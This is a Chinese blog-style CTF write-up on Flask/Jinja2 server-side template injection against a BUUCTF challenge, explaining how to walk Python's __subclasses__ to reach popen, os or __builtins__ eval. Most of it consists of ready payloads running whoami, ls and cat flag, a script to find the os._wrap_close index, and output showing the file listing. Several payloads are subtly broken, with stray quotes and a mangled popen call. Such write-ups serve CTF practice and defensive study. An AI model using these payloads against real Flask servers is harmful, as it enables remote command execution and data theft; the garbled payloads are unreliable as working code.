
只会工具当然不行，有时候工具无法成功，就需要自己手动测试，所以如何手撸也是需要掌握的。

具体可参考这篇文章，东西很多且杂，写给自己看的大佬别喷我。

[ssti-flak框架 | sakura](#)

首先给几个比较通用的payload


```
http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name={% for c in ().__class__.__base__.__sub
```

```

http://b8ef4c5f-f8bd-40de-acc4-c17dec6fb0d6.node4.buuoj.cn:81/?name={% for c in [].__class__.__base__.__sub
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
    {% if b.__class__ == {}.__class__ %}
      {% if 'eval' in b.keys() %}
        {{ b['eval']('__import__("os").popen("whoami").read()') }}
      {% endif %}
    {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}

```



然后我们再讲一讲自己如何撸出来一个payload，做法就是寻找可利用的类。

1、有popen()的类

```
os._wrap_close
payload:
{{"__class__.__bases__[0].__subclasses__()[128].__init__.__globals__['popen']('whoami').read()}}
```

2、有os模块的

socket._socketobject（一般在71）、site._Printer等模块

```
payload:
{{[[].__class__.__bases__[0].__subclasses__()[71].__init__.__globals__['os'].popen(cat /xxx/flag)}}
```

3、有builtins的类

__builtins__代码执行（最常用的方法）

warnings.catch_warnings含有,常用的还有email.header._ValueFormatter

__builtins__ 是一个包含了大量内置函数的一个模块，我们平时用python的时候之所以可以直接使用一些函数比如abs, max, 就是因为__builtins__ 这类模块在Python启动时为我们导入了，可以使用dir(__builtins__)来查看调用方法的列表，然后可以发现__builtins__ 下有eval, __import__ 等的函数，因此可以利用此来执行命令。

好了，接下来进行实践。

我们把所有子类列出来

I ♥ Flask & [`<class 'type'>`, `<class 'weakref'>`, `<class 'weakcallableproxy'>`, `<class 'weakproxy'>`, `<class 'int'>`, `<class 'bytearray'>`, `<class 'bytes'>`, `<class 'list'>`, `<class 'NoneType'>`, `<class 'NotImplementedType'>`, `<class 'traceback'>`, `<class 'super'>`, `<class 'range'>`, `<class 'dict'>`, `<class 'dict_keys'>`, `<class 'dict_values'>`, `<class 'dict_items'>`, `<class 'dict_reversekeyiterator'>`, `<class 'dict_reversevalueiterator'>`, `<class 'dict_reverseitemiterator'>`, `<class 'odict_iterator'>`, `<class 'set'>`, `<class 'str'>`, `<class 'slice'>`, `<class 'staticmethod'>`, `<class 'complex'>`, `<class 'float'>`, `<class 'frozenset'>`, `<class 'property'>`, `<class 'managedbuffer'>`, `<class 'memoryview'>`, `<class 'tuple'>`, `<class 'enumerate'>`, `<class 'reversed'>`, `<class 'stderrprinter'>`, `<class 'code'>`, `<class 'frame'>`, `<class 'builtin_function_or_method'>`, `<class 'method'>`, `<class 'function'>`, `<class 'mappingproxy'>`, `<class 'generator'>`, `<class 'getset_descriptor'>`, `<class 'wrapper_descriptor'>`, `<class 'method-wrapper'>`, `<class 'ellipsis'>`, `<class 'member_descriptor'>`, `<class 'types.SimpleNamespace'>`, `<class 'PyCapsule'>`, `<class 'longrange_iterator'>`, `<class 'cell'>`, `<class 'instancemethod'>`, `<class 'classmethod_descriptor'>`, `<class 'method_descriptor'>`, `<class 'callable_iterator'>`, `<class 'iterator'>`, `<class 'pickle.PickleBuffer'>`, `<class 'coroutine'>`]

好家伙出来了很多啊，我们只需要找到我们需要的就好，我们用python脚本跑一下

```

import json

a = """
<class 'type'>,...,<class 'subprocess.Popen'>
"""

num = 0
alllist = []

result = ""
for i in a:
    if i == ">":
        result += i
        alllist.append(result)
        result = ""
    elif i == "\n" or i == ",":
        continue
    else:
        result += i

for k,v in enumerate(alllist):
    if "os._wrap_close" in v:
        print(str(k)+"--->"+v)

```

我们先来找下os._wrap_close

```

F:\project\venv\Scripts\python.exe F:/project/sql.py
132---> <class 'os._wrap_close'>

Process finished with exit code 0

```

已经出来了在132位，那么我们就可以构造一个payload

```

{{"__class__.__bases__[0].__subclasses__()[132].__init__.__globals__['popen']('ls').read()}}

```

我们来测试一下是否可以

I ❤️ Flask & application.py flag.txt requirements.txt static templates

Twitter DEV GitHub

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute ADD "/"

Post data Referer User Agent Cookies Clear All

http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name={{'__class__.__bases__[0].__subclasses__()[132].__init__.__globals__['ls'].read()}}

成功列出来了文件。

直接读取flag



同理，可以利用的类还有很多啊，

```
F:\project\venv\Scripts\python.exe F:/project/sql.py
182---> <class 'warnings.catch_warnings'>

Process finished with exit code 0
```

就像这个类也在里面包含着，我们同样可以利用它来获取flag。

方法有很多，理解原理并掌握其中几种方法即可。